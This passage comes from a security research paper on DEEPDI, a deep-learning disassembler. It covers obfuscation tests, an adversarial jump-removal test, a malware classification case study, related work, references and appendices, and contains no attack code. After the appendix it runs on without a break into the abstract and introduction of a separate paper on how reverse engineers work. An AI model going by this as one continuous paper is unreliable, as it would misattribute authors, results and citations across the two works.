To answer RQ 3, we used two different obfuscators to evaluate whether our approach is resilient to obfuscations, and how it compares with the disassemblers with sophisticated heuristics. The first obfuscator was developed by Linn and Debray [36]. In that paper, the authors proposed to insert junk code to confuse both linear and recursive disassembly. Moreover, unconditional jumps are redirected to a universal function that modifies its return address based on callers. This nonstandard behavior hides jump targets and breaks common heuristics. We used the models trained in Section 4.2 and the ground truth provided by Linn and Debray [36]. They provided 11 obfuscated x86 ELF binaries of the SPECint 2000 benchmark suite that have been obfuscated by their tool. Evaluation results of these binaries are shown in Table 5.

We excluded Datalog Disassembly and Binary Ninja because Datalog Disassembly does not support x86 ELF files, and Binary Ninja consumed all memory resources and was killed by the OS. We can observe from Table 5 that DEEPDI is the best performer with respect to precision, recall, and runtime efficiency. In contrast, Ghidra took almost three hours to analyze these binaries and achieved low precision and recall. XDA is slightly worse than DEEPDI in terms of precision and recall, but 235 times slower than DEEPDI on GPU.

Table 5: Obfuscation Test Results

Disassembler	Precision	Recall	Time
DEEPDI (GPU)	**84.1**	**95.2**	**1.2s**
XDA (GPU)	80.2	95.1	282s
IDA Pro	75.8	44.8	262s
Ghidra	69.1	47.0	10,240s

We also evaluated another obfuscator called Hikari [58]. It is an improvement over Obfuscator-LLVM [29], and it can generate hard-to-read code to provide tamper-proofing and increase software security. We used five obfuscation

Table 6: Function Entrypoint Recovery on Obfuscated Unseen Binaries, P: Precision, R: Recall, T: Time

Obfuscation	DEEPDI			XDA			IDA Pro			Binary Ninja			Ghidra			Datalog		
	P	R	T	P	R	T	P	R	T	P	R	T	P	R	T	P	R	T
bcfobf	98.9	98.9	1.6s	99.6	99.4	396s	99.5	100	129s	86.1	100	621s	35.9	33.1	208s	99.7	100	783s
cffobf	99.4	97.9	0.7s	99.6	99.1	342s	99.9	100	112s	98.6	100	593s	39.8	33.0	920s	99.7	100	1,231s
indibran	99.8	98.0	0.5s	99.8	99.0	229s	20.5	100	842s	75.5	99.9	248s	39.7	33.3	230s	98.8	100	905s
splitobf	99.7	98.6	0.6s	99.8	99.3	312s	100	100	117s	98.5	100	539s	42.4	33.2	198s	99.7	100	480s
subobf	99.7	97.9	0.5s	99.8	98.8	187s	100	100	63s	98.6	100	409s	50.6	33.3	105s	99.7	100	284s

strategies, namely bogus control flow (bcf), control flow flattening (cff), basic block splitting (splitobf), instruction substitution (subobf), and register-based indirect branching (indibran) to obfuscate seven popular open-source projects, including `curl-7.74.0`, `diffutils-3.7`, `gmp-6.2.1`, `ImageMagick-7.0.10`, `libmicrohttpd-0.9.72`, `SQLite-3.34.0`, and `zlib-1.2.11`. We also turned off optimizations as instructed by Hikari [58]. The function entrypoint evaluation results are shown in Table 6. In this experiment, IDA Pro has low precision when files are obfuscated by Indirect Branching. It fails to resolve some indirect jump instructions and treats these jump targets as function entrypoints. Ghidra misidentifies many function entrypoints, indicating that signature-based function identification is not very resilient to unseen patterns. IDA Pro, Binary Ninja, Ghidra, and Datalog Disassembly show increased analysis time due to the increased control flow complexity. In contrast, machine learning-based approaches like DEEPDI and XDA are not affected by this.

Based on the results in Table 5 and Table 6, we can see that the two machine learning-based approaches, DEEPDI, and XDA, are superior in accuracy when dealing with obfuscated binaries, but DEEPDI is hundreds of times faster than XDA on GPU.

> ***The answer to RQ 3***: For obfuscated binaries, DEEPDI is superior in accuracy and its efficiency is not affected by the increased code complexity.

4.5 Adversarial Evaluation

An extensive answer to RQ 4 would deserve a separate investigation. In this section, we conduct a preliminary evaluation. Since our model relies on jump relations to recognize true instructions, one possible adversarial attack would be replacing some of these jumps with computed jumps. In this experiment, we trained our model on O3 BAP corpora. In evaluation, we use O0 BAP corpora and randomly drop 50% and 90% of jump edges.

The evaluation results show that if 50% of the jumps are removed, the false positive rate (FPR) increases slightly from 0.0473% to 0.0524%, and the false negative rate (FNR) from 0.24% to 0.51%. If 90% are removed, the FPR is 0.0575%, and the FNR is 0.81%. By analyzing false-negative cases, we find most false negatives are the first instruction of a short basic block, or `nop` instructions at the beginning of a basic block. This makes sense because the first instruction of a basic block, especially a short one, has the least context information if it is not a jump target.

We also evaluate the function entrypoint accuracy. When all jump edges are removed, precision drops to 93.8% and recall to 98%. Precision drops a lot because `GCC` may align basic blocks and insert `nop`s between them. If a function has multiple exits, we can find code patterns like `return` - `nop` - `mov reg, [reg]`. The third instruction looks like a function entrypoint even to humans, and thus confuses the model.

We speculate that the high resiliency of DEEPDI against this jump-obfuscation attack is attributed to graph inference, which takes into account several kinds of relations between instructions. Context information still exists in adjacent instructions and overlapping instructions. Destroying only a part of these relations (in this case, jump relations) does not cause a drastic impact on the overall graph inference task.

> ***The answer to RQ 4***: Through a preliminary evaluation on jump-obfuscation attacks, we show that DEEPDI has good resilience.

5 Downstream Application

In this section, we showcase how DEEPDI can support downstream applications. Particularly, we choose malware classification in this demonstration. We leave more extensive evaluations on downstream applications as future work.

We use the malware dataset from Microsoft Malware Classification Challenge [48]. This dataset contains nine malware families, and is split into 10,868 malware training samples and 10,873 testing samples. Each malware sample comes with IDA Pro disassembly results and raw bytes (represented as hexadecimal values) of the code sections. Some raw bytes are represented as "??", so we removed such bytes and converted other hex strings back to bytes. For all the following experiments, we use 10-fold cross-validation on the training data and report mean accuracy as well as standard deviation. The ground truth of the test dataset is not released to the public, and the only evaluation metric returned from the online judge system is logloss, so we report logloss instead of accu-

racy on the test dataset. As a reference, the logloss of random guessing on the test dataset is *2.19722*.

The top models in this challenge used both disassembly and raw bytes to extract high-level features such as N-gram and strings [48]. These features are expensive and can take hours or even days to extract [8, 59]. Although they could achieve over 99.7% training accuracy and 0.0063 in loss, those models are impractical for real-time analysis.

To demonstrate how the high-level features benefit malware classifiers, we conduct two experiments. First, we compare MalConv [47] with Gemini [57] to compare the performance of classifiers that take raw bytes and high-level features. Second, we compare the original EMBER [9] with a modified version where high-level disassembly features are added.

For the first experiment, we extend Gemini [57] which takes attributed control-flow graph (ACFG) as input, generates embeddings for all basic blocks, and finally outputs an embedding for each function by summing up all basic-block embeddings. To build a malware classifier, instead of generating function embeddings, we concatenate min- and max-pooling of all basic-block embeddings of the program, and then feed them into a 2-layer perceptron followed by a `tanh` activation function. It finally outputs 9-dimensional vectors for classification. We can then use softmax to get a probability for each class. We expect that a classifier based on high-level features can achieve good accuracy and generalizability.

We use Adam optimizer with the default learning rate 10^{-3} and Cross Entropy Loss to train the model. At the input layer, we added a fully connected layer to increase the vector size to 32 to allow more information to pass through ACFGs. We also set the output embedding size 32, and information propagates five hops. In this simple case study, we did not attempt to find the optimal hyperparameters or explore different network architectures, so there is certainly room for improvement.

We also evaluated MalConv [47], a convolutional neural network model that takes raw bytes as input for malware classification. We used the same training strategy described above to train a MalConv model.

Table 7: Malware Classification Results

Model	Training Accuracy	Testing Loss	Time (GPU)
Gemini	96.52% ± 0.595	0.134974 ± 0.036	7m
MalConv	97.81% ± 0.659	0.159165 ± 0.048	48.6s

Table 7 lists the results of this experiment. We can see that although MalConv has better training accuracy, Gemini can better generalize with 0.13 logloss. This result substantiates that a malware classifier based on high-level features tends to be more accurate on unseen samples. In terms of efficiency, MalConv only takes 48.6 seconds to process all testing samples (5.2 GB in total) on GPU, because it takes raw bytes as input. Gemini takes 7 minutes to process the same amount of samples on GPU. This is still a notable achievement, given that DEEPDI has to disassemble the malware samples and extract ACFG as high-level features and then hand them over to Gemini to perform classification.

For the second experiment, we evaluate EMBER which uses static features such as byte code histogram and imported functions to train a gradient-boosted decision tree (GBDT) model. We first train the original EMBER model with the default parameters except changing the objective from binary to multiclass. Later, we add high-level features: code histogram and code entropy histogram to the static features to show how they benefit classification. Code histogram and entropy histogram are extracted from instruction metadata mentioned in Section 3.2, similar to how byte histogram and byte entropy histogram are extracted.

Table 8: EMBER Classification Results

Model	Training Accuracy	Testing Loss	Time
EMBER	99.13% ± 0.1747	0.041541 ± 0.0022	21m
EMBER w/ code	99.40% ± 0.2465	0.024391 ± 0.0018	24m

Table 8 shows that we can lift the training accuracy from 99.1% to 99.4%, and almost halve the testing loss while adding minor overhead (3 minutes).

This case study shows that DEEPDI opens up a lot of opportunities for fast and accurate binary analysis. It will be interesting to explore other machine-learning and deep-learning models that take disassembly results and high-level features as input to produce even more accurate classification results and conduct other binary analysis tasks.

6 Discussion

In this section, we have more discussions about our evaluation results.

Learning-based vs. Rule-based Approaches. In this work, we demonstrate that a learning-based approach outperforms rule-based approaches used in the commercial disassemblers with respect to accuracy (especially on obfuscated binaries) and efficiency. This result might be surprising to many people, as binaries are generated by the compilers following a well-understood compilation process. So experts should be able to develop good rules and heuristics to correctly disassemble the binaries. However, much of higher-level information is lost during the compilation process, and ambiguities start to emerge. The situation is further exacerbated by deliberate obfuscations that aim to break these rules and heuristics, as demonstrated by our obfuscation evaluation in Section 4.4. A learning-based approach, if done right, can automatically learn from a large number of real data on how to resolve the ambiguities and tolerate certain obfuscation attempts. We also demonstrate that a learning-based approach (particularly, a neural network-based approach) can be more efficient than rule-based approaches. A deep neural network model can better leverage the parallelism in modern processors to perform

vector and matrix computation very efficiently. In contrast, a rule-based approach may not be easily parallelized.

Generalizability. A common problem for a machine learning model is overfitting, meaning that the model only learns superficial features existing in the training dataset and cannot generalize on unseen dataset. Our evaluation in Section 4.3 shows that our model is able to learn intrinsic features from the training set, and perform well on a completely different dataset containing a different set of programs generated by a different compiler for a different operating system. We speculate that this excellent generalizability mainly comes from how we make use of Relational-GCN, as it captures a number of important relations between instructions. These relations generally hold true across programs, compilers, and OS.

Adversarial Attacks. A machine-learning system is known to be vulnerable to adversarial attacks. DEEPDI is no exception. However, the disassemblers we evaluated face the same problem, and perform even worse than DEEPDI on obfuscated binaries. Section 4.5 shows that DEEPDI at least is able to counter attacks that simply hide direct jumps. A strong adversary may be able to perform in-depth analysis on our model (e.g., based on the gradients), to construct adversarial examples. This problem deserves a separate investigation, and we leave it as future work. Nevertheless, our evaluation in Section 4.4 and Section 4.5 shows that DEEPDI is already more robust than the existing commercial disassemblers.

7 Related Work

We have discussed existing disassembly techniques in Section 2. In this section, we briefly discuss other related works.

Function Identification. Function identification in stripped binaries is a fundamental challenge in reverse engineering and binary analysis. Nevertheless, many security solutions, such as binary rewriting and control flow integrity, rely on accurate function identification. There exist many machine-learning-based solutions, such as ByteWeight [12] and Shin et al.'s work [53]. ByteWeight extracts features from code (raw bytes or linearly disassembled instructions) and builds a prefix tree to evaluate the probability of a sequence of instructions or raw bytes being function boundary. Shin et al. builds a multi-layer RNN network and feeds one raw byte a time to the network [53]. The output is whether this byte is function boundary or not. Some machine-learning-based models turned out to capture specific patterns, such as `push ebp` [27], as function entrypoint signature, and are likely to miss functions if the first instructions in the function are rarely used (e.g., frame pointer omitted). Others are rule-based solutions such as Nucleus [11] and Qiao et al.'s work [46]. Fundamentally, they rely on various heuristics or program analysis. The problem of function identification is that a precise identification result does not guarantee a precise disassembly because the function body may not be contiguous and may contain data. Another problem is that the runtime performance of function identification is not good.

Differentiating Code and Data. This is another way of thinking disassembly. If we know which part is data, linear sweep disassembly can give us the correct result. Wartel et al. [56] uses a compression model to estimate the probability of a sequence, but its efficiency is not evaluated.

Dynamic Disassembly. Many researchers have made great contributions [14–16, 40, 42, 54] to this direction. Dynamic disassembly can achieve better accuracy on the code path that is actually executed compared to static disassembly, and is resilient to obfuscation and packing, but imposes extra runtime overhead and limited code coverage.

Deep Learning for Binary Analysis. There has been a surge of research efforts on applying deep learning techniques to solve binary analysis problems. A prominent one is binary code similarity analysis and search. Its central theme is to generate an embedding for a piece of code (function or basic block), and then use the generated embedding to search similar code snippets [37, 38, 57, 60]. Researchers also leverage deep learning to perform other sophisticated binary analysis tasks, such as inferring function type signatures [18], and conducting coarse-grained value set analysis [26]. All of these schemes except αDiff [37] require disassembly code or features extracted from disassembly code as input. As a result, no matter how efficient these schemes are, the end-to-end system performance is bounded by the disassembler. By integrating DEEPDI with these downstream tasks, the end-to-end system performance can be improved substantially.

Decompilation. Decompilation takes one step further to recover source code from binaries, and is very useful in understanding or analyzing binaries when their source code is not available. [30] uses an encoder-decoder model to translate raw bytes to pseudo C code, [25, 33] translate instructions to AST. There are also some commercial decompilers such as Hex-Rays Decompiler and Binary Ninja. However, compilers may generate different machine code from the same source code, or the same machine code from different source code. It is hard to evaluate the quality of decompilers.

8 Conclusion

In this paper, we have proposed DEEPDI, a novel deep learning based technique for disassembly that achieves both accuracy and efficiency. Our experimental results have shown that DEEPDI's accuracy is comparable to the state-of-the-art commercial tools and research prototypes, and it is two times faster than IDA Pro, and its GPU version is 350 times faster. DEEPDI is able to generalize to unseen binaries, and counter obfuscations and certain adversarial attacks. When used with EMBER [9] for malware classification involving 5.2 GB testing samples, we are able to increase training accuracy to 99.4% and only add 3 minutes to feature extraction

time, showing its capacity of classifying malware accurately and efficiently.

Acknowledgement

We would like to thank the anonymous reviewers for their helpful and constructive comments. This work was supported in part by National Science Foundation under Grant No. 1719175, and Office of Naval Research under Award No. N00014-17-1-2893. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] Binary ninja, a new type of reversing platform. https://binary.ninja/.

[2] Ghidra – software reverse engineering framework. https://www.nsa.gov/resources/everyone/ghidra/.

[3] The ida disassembler and debugger. https://www.hex-rays.com/products/ida/.

[4] Intel® 64 and ia-32 architectures software developer's manual, volume 2. http://tiny.cc/vskytz.

[5] Researchers easily trick cylance's ai-based antivirus into thinking malware is 'goodware'. http://tiny.cc/qnijuz.

[6] Standard performance evaluation corporation. spec cpu2006 benchmark, 2006.

[7] Standard performance evaluation corporation. spec cpu2017 benchmark, 2017.

[8] Mansour Ahmadi, Dmitry Ulyanov, Stanislav Semenov, Mikhail Trofimov, and Giorgio Giacinto. Novel feature extraction, selection and fusion for effective malware family classification. In *Proceedings of the sixth ACM conference on data and application security and privacy*, pages 183–194, 2016.

[9] H. S. Anderson and P. Roth. EMBER: An Open Dataset for Training Static PE Malware Machine Learning Models. *ArXiv e-prints*, April 2018.

[10] Dennis Andriesse, Xi Chen, Victor Van Der Veen, Asia Slowinska, and Herbert Bos. An in-depth analysis of disassembly on full-scale x86/x64 binaries. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 583–600, 2016.

[11] Dennis Andriesse, Asia Slowinska, and Herbert Bos. Compiler-agnostic function detection in binaries. In *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 177–189. IEEE, 2017.

[12] Tiffany Bao, Jonathan Burket, Maverick Woo, Rafael Turner, and David Brumley. {BYTEWEIGHT}: Learning to recognize functions in binary code. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 845–860, 2014.

[13] Erick Bauman, Zhiqiang Lin, Kevin W Hamlen, et al. Superset disassembly: Statically rewriting x86 binaries without heuristics. In *NDSS*, 2018.

[14] Andrew R Bernat and Barton P Miller. Anywhere, any-time binary instrumentation. In *Proceedings of the 10th ACM SIGPLAN-SIGSOFT workshop on Program analysis for software tools*, pages 9–16, 2011.

[15] Derek Bruening and Saman Amarasinghe. *Efficient, transparent, and comprehensive runtime code manipulation*. PhD thesis, Massachusetts Institute of Technology, Department of Electrical Engineering, 2004.

[16] Derek Bruening, Timothy Garnett, and Saman Amarasinghe. An infrastructure for adaptive dynamic optimization. In *International Symposium on Code Generation and Optimization, 2003. CGO 2003.*, pages 265–275. IEEE, 2003.

[17] David Brumley, Ivan Jager, Thanassis Avgerinos, and Edward J Schwartz. Bap: A binary analysis platform. In *International Conference on Computer Aided Verification*, pages 463–469. Springer, 2011.

[18] Zheng Leong Chua, Shiqi Shen, Prateek Saxena, and Zhenkai Liang. Neural nets can learn function type signatures from binaries. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 99–116, 2017.

[19] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*, pages 4171–4186, 2019.

[20] Alessandro Di Federico, Mathias Payer, and Giovanni Agosta. rev. ng: a unified binary analysis framework to recover cfgs and function boundaries. In *Proceedings of the 26th International Conference on Compiler Construction*, pages 131–141, 2017.

[21] Steven HH Ding, Benjamin CM Fung, and Philippe Charland. Asm2vec: Boosting static representation robustness for binary clone search against code obfuscation and compiler optimization. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 472–489. IEEE, 2019.

[22] Yue Duan, Xuezixiang Li, Jinghan Wang, and Heng Yin. Deepbindiff: Learning program-wide code representations for binary diffing. In *Network and Distributed System Security Symposium*, 2020.

[23] Qian Feng, Rundong Zhou, Chengcheng Xu, Yao Cheng, Brian Testa, and Heng Yin. Scalable graph-based bug search for firmware images. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 480–491, 2016.

[24] Antonio Flores-Montoya and Eric Schulte. Datalog disassembly. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 1075–1092, 2020.

[25] Cheng Fu, Huili Chen, Haolan Liu, Xinyun Chen, Yuandong Tian, Farinaz Koushanfar, and Jishen Zhao. Coda: An end-to-end neural program decompiler. In *Advances in Neural Information Processing Systems*, pages 3703–3714, 2019.

[26] Wenbo Guo, Dongliang Mu, Xinyu Xing, Min Du, and Dawn Song. {DEEPVSA}: Facilitating value-set analysis with deep learning for postmortem program analysis. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1787–1804, 2019.

[27] Wenbo Guo, Dongliang Mu, Jun Xu, Purui Su, Gang Wang, and Xinyu Xing. Lemna: Explaining deep learning based security applications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 364–379, 2018.

[28] Xin Hu, Tzi-cker Chiueh, and Kang G Shin. Large-scale malware indexing using function-call graphs. In *Proceedings of the 2009 ACM SIGSAC Conference on Computer and Communications Security*, pages 611–620, 2009.

[29] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-LLVM – software protection for the masses. In Brecht Wyseur, editor, *Proceedings of the IEEE/ACM 1st International Workshop on Software Protection, SPRO'15, Firenze, Italy, May 19th, 2015*, pages 3–9. IEEE, 2015.

[30] Deborah S Katz, Jason Ruchti, and Eric Schulte. Using recurrent neural networks for decompilation. In *2018 IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 346–356. IEEE, 2018.

[31] Johannes Kinder and Helmut Veith. Jakstab: A static analysis platform for binaries. In *International Conference on Computer Aided Verification*, pages 423–427. Springer, 2008.

[32] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. In *ICLR (Poster)*, 2015.

[33] Jeremy Lacomis, Pengcheng Yin, Edward Schwartz, Miltiadis Allamanis, Claire Le Goues, Graham Neubig, and Bogdan Vasilescu. Dire: A neural approach to decompiled identifier naming. In *2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 628–639. IEEE, 2019.

[34] Evangelos Ladakis, Giorgos Vasiliadis, Michalis Polychronakis, Sotiris Ioannidis, and Georgios Portokalidis. Gpu-disasm: A gpu-based x86 disassembler. In *International Conference on Information Security*, pages 472–489. Springer, 2015.

[35] Quan Le, Oisín Boydell, Brian Mac Namee, and Mark Scanlon. Deep learning at the shallow end: Malware classification for non-domain experts. *Digital Investigation*, 26:S118–S126, 2018.

[36] Cullen Linn and Saumya Debray. Obfuscation of executable code to improve resistance to static disassembly. In *Proceedings of the 10th ACM conference on Computer and communications security*, pages 290–299, 2003.

[37] Bingchang Liu, Wei Huo, Chao Zhang, Wenchao Li, Feng Li, Aihua Piao, and Wei Zou. αdiff: cross-version binary code similarity detection with dnn. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 667–678. ACM, 2018.

[38] Luca Massarelli, Giuseppe Antonio Di Luna, Fabio Petroni, Roberto Baldoni, and Leonardo Querzoni. Safe: Self-attentive function embeddings for binary similarity. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 309–329. Springer, 2019.

[39] Kenneth Miller, Yonghwi Kwon, Yi Sun, Zhuo Zhang, Xiangyu Zhang, and Zhiqiang Lin. Probabilistic disassembly. In *Proceedings of the 41st International Conference on Software Engineering*, ICSE '19, pages 1187–1198, Piscataway, NJ, USA, 2019. IEEE Press.

[40] Susanta Nanda, Wei Li, Lap-Chung Lam, and Tzi-cker Chiueh. Bird: Binary interpretation using runtime disassembly. In *International Symposium on Code Generation and Optimization (CGO'06)*, pages 12–pp. IEEE, 2006.

[41] Adam Paszke, Sam Gross, Francisco Massa, Adam Lerer, James Bradbury, Gregory Chanan, Trevor Killeen, Zeming Lin, Natalia Gimelshein, Luca Antiga, et al. Pytorch: An imperative style, high-performance deep learning library. *Advances in Neural Information Processing Systems*, 32:8026–8037, 2019.

[42] Harish Patil, Robert Cohn, Mark Charney, Rajiv Kapoor, Andrew Sun, and Anand Karunanidhi. Pinpointing representative portions of large intel® itanium® programs with dynamic instrumentation. In *37th International Symposium on Microarchitecture (MICRO-37'04)*, pages 81–92. IEEE, 2004.

[43] Kexin Pei, Jonas Guan, David Williams King, Junfeng Yang, and Suman Jana. Xda: Accurate, robust disassembly with transfer learning. In *NDSS*, 2021.

[44] Manish Prasad and Tzi-cker Chiueh. A binary rewriting defense against stack based buffer overflow attacks. In *USENIX Annual Technical Conference, General Track*, pages 211–224, 2003.

[45] Rui Qiao and R Sekar. Effective function recovery for cots binaries using interface verification. Technical report, Technical report, Secure Systems Lab, Stony Brook University, 2016.

[46] Rui Qiao and R Sekar. Function interface analysis: A principled approach for function recognition in cots binaries. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 201–212. IEEE, 2017.

[47] Edward Raff, Jon Barker, Jared Sylvester, Robert Brandon, Bryan Catanzaro, and Charles K Nicholas. Malware detection by eating a whole exe. In *Workshops at the Thirty-Second AAAI Conference on Artificial Intelligence*, 2018.

[48] Royi Ronen, Marian Radu, Corina Feuerstein, Elad Yom-Tov, and Mansour Ahmadi. Microsoft malware classification challenge. *CoRR*, abs/1802.10135, 2018.

[49] David E Rumelhart, Geoffrey E Hinton, and Ronald J Williams. Learning representations by back-propagating errors. *nature*, 323(6088):533–536, 1986.

[50] Michael Schlichtkrull, Thomas N Kipf, Peter Bloem, Rianne Van Den Berg, Ivan Titov, and Max Welling. Modeling relational data with graph convolutional networks. In *European Semantic Web Conference*, pages 593–607. Springer, 2018.

[51] Alexander Sepp, Bogdan Mihaila, and Axel Simon. Precise static analysis of binaries by extracting relational information. In *2011 18th Working Conference on Reverse Engineering*, pages 357–366. IEEE, 2011.

[52] Monirul Sharif, Vinod Yegneswaran, Hassen Saidi, Phillip Porras, and Wenke Lee. Eureka: A framework for enabling static malware analysis. In *European Symposium on Research in Computer Security*, pages 481–500. Springer, 2008.

[53] Eui Chul Richard Shin, Dawn Song, and Reza Moazzezi. Recognizing functions in binaries with neural networks. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 611–626, 2015.

[54] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 138–157. IEEE, 2016.

[55] Richard Wartell, Yan Zhou, Kevin W Hamlen, and Murat Kantarcioglu. Shingled graph disassembly: Finding the undecideable path. In *Pacific-Asia Conference on Knowledge Discovery and Data Mining*, pages 273–285. Springer, 2014.

[56] Richard Wartell, Yan Zhou, Kevin W Hamlen, Murat Kantarcioglu, and Bhavani Thuraisingham. Differentiating code from data in x86 binaries. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, pages 522–536. Springer, 2011.

[57] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 363–376, 2017.

[58] Naville Zhang. Hikari – an improvement over obfuscator-llvm. https://github.com/HikariObfuscator/Hikari.

[59] Yunan Zhang, Chenghao Rong, Qingjia Huang, Yang Wu, Zeming Yang, and Jianguo Jiang. Based on multi-features and clustering ensemble method for automatic malware categorization. In *2017 IEEE Trustcom/BigDataSE/ICESS*, pages 73–82. IEEE, 2017.

[60] Fei Zuo, Xiaopeng Li, Zhexin Zhang, Patrick Young, Lannan Luo, and Qiang Zeng. Neural machine translation inspired binary code similarity comparison beyond function pairs. In *NDSS*, 2019.

A Instruction Representation

In this section, we discuss different design choices of the Pre-processing phase.

Raw Bytes vs. Features. Although some recent studies (e.g., [35]) feed raw bytes to deep learning models and show encouraging results, we argue that raw bytes contain limited semantic information because they are encoded and have variable length. To fully understand the raw bytes, the model has to learn decoding rules, which are already explicitly defined by instruction specifications. Moreover, [5] shows features at raw-byte level are superficial and are vulnerable to adversarial attacks.

Table 9: Instruction Format

Legacy Prefix	REX Prefix	Opcode	ModRM	SIB	Displacement	Immediate
(optional)	(optional)	1-, 2- or 3-byte opcode	1 byte (optional)	1 byte (optional)	1, 2, or 4 bytes (optional)	1, 2, or 4 bytes (optional)

String Representation vs. Metadata The string representation of instructions is very expressive: it has no ambiguity and good readability. Some recent studies [21, 22] are based on the string representation, then utilize NLP models for further analysis. If we see the string representation as *source code*, then the metadata of instructions is similar to *intermediate language*. Table 9 shows instruction format in x86-64 architecture. It essentially shows what each byte in an instruction represents. However, it is still highly encoded, for example, some fields are optional, and some bits in one field can influence the meaning of other fields. Our approach uses metadata because translating from byte code into strings is slow, and relies on our model to learn the meaning of each field.

B Analysis of False Positives and False Negatives

We also dive into the underlying causes of these false results. They are discussed as follows.

First, for false positives, `MSVC` generates jump stubs at the beginning of the code section due to incremental linking. Such patterns do not exist in ELF binaries and it confuses the model when several false instructions look legitimate. Listing 1 shows an example where `00FC100A` and `00FC100F` should be two valid jump instructions, but the model favors instructions starting from `00FC100B`. The `xor` instruction sets the PF flag, and the `jpo` instruction checks the PF flag and does a conditional jump. Both jump targets are legitimate, and it is hard even for humans to decide whether these three instructions are valid or not.

The second outstanding case is the `add esp` instruction. The model favors the opcode `C4`, and all `add esp` instructions become `les` instructions. `les` instructions do not exist in the training set, which might be the reason the model does not perform well.

```
00FC100B  31C2          xor edx,eax
00FC100D  7B 00         jpo 00FC100F
00FC100F  E9 CCC9E400   jmp 01E0D9E0
```

Listing 1: Clang False Positive Example

For false negatives, `MSVC` sometimes generates some very short yet sparse functions. These instructions have very little context information and thus cannot be correctly identified by our model. See Listing 2 for an example.

```
01012F0F    int3
01012F10    mov dowrd ptr ds:[ecx], 021A7014
01012F16    retn
01012F17    int3
01012F18    int3
01012F19    int3
```

Listing 2: Clang False Negative Example

RE-Mind: a First Look Inside the Mind of a Reverse Engineer

Alessandro Mantovani
EURECOM

Simone Aonzo
EURECOM

Yanick Fratantonio
Cisco Talos

Davide Balzarotti
EURECOM

Abstract

When a human activity requires a lot of expertise and very specialized cognitive skills that are poorly understood by the general population, it is often considered 'an art.' Different activities in the security domain have fallen in this category, such as exploitation, hacking, and the main focus of this paper: binary reverse engineering (RE).

However, while experts in many areas (ranging from chess players to computer programmers) have been studied by scientists to understand their mental models and capture what is special about their behavior, the 'art' of understanding binary code and solving reverse engineering puzzles remains to date a black box.

In this paper, we present a measurement of the different strategies adopted by expert and beginner reverse engineers while approaching the analysis of x86 (dis)assembly code, a typical static RE task. We do that by performing an exploratory analysis of data collected over 16,325 minutes of RE activity of two unknown binaries from 72 participants with different experience levels: 39 novices and 33 experts.

1 Introduction

Researchers of different fields have studied, from a cognitive perspective, how humans perform several relevant activities with the goal of better understanding, improving, or automating field-related processes. For instance, in the area of computer science, many experiments have been conducted to study the mechanisms behind human's decisions in several tasks, ranging from program comprehension [30, 43] to human-computer interaction [7, 27], and from problem solving [12, 33] to computer security [34, 54]. The crossover between the human mind and computer science has also resulted in the creation, and in the recent rapid evolution, of the field of artificial intelligence.

On the one hand, fully autonomous systems have already replaced humans in several security-related tasks including, among the others, host and network-based attack detection [37, 48, 59], malware classification [35, 41, 50] and phishing detection [4, 25, 36]. On the other hand, other areas are still mostly human-driven. For instance, binary *reverse engineering* (RE) is still performed entirely by highly skilled security experts. Machines play an essential role in the process in the form of tools to unpack, disassemble, emulate, and perform binary similarity. However, humans are still responsible for "understanding" the code, which is the main goal in problems such as malware analysis or vulnerability discovery. This requires considerable expertise, together with a long and tedious manual effort. Unfortunately, the limited number of expert reverse engineers in the world is insufficient to cope with our society's security needs and the continuous growth in the amount of released software. The recent DARPA Cyber Grand Challenge (CGC) drove progress in computers' ability to reason about program binaries autonomously and discover vulnerabilities. However, these programs are still far from being able to compete against RE experts[1].

To overcome this problem, we believe it is fundamental to first understand *how humans approach and solve static RE tasks*. The comprehension of the most effective RE strategies used by expert humans can drive further research in the development of automated approaches, but it can also help design tailored training programs that can increase the number and the effectiveness of our experts.

Let us use a simple analogy to introduce the motivation for our work. When a professional chess player decides her next move, she has hundreds of millions of possible combinations to evaluate. However, previous research on the human brain of chess players has shown that this is not the way she reasons. Her brain can instead recognize patterns and naturally focus only on a handful of possible "good" moves. Now think about an expert reverse engineer. Similarly to a chess master, she also does not "evaluate" every single line of assembly code in a program, but she just skims through the code, focusing only on those critical parts to understand the code's logic. We believe

[1] The 2016 DEF CON CTF final put the best DARPA cyber-reasoning system (Mayhem [17]) against human teams. The supercomputer ended up in the last position [1] (even on simplified challenges explicitly written to accommodate the limited architecture supported by the machine).

that her primary skill is not to read faster every single basic block, but instead that she does not waste time reversing the ones that are not important for her task. In other words, she can see patterns where others can only see endless lines of code.

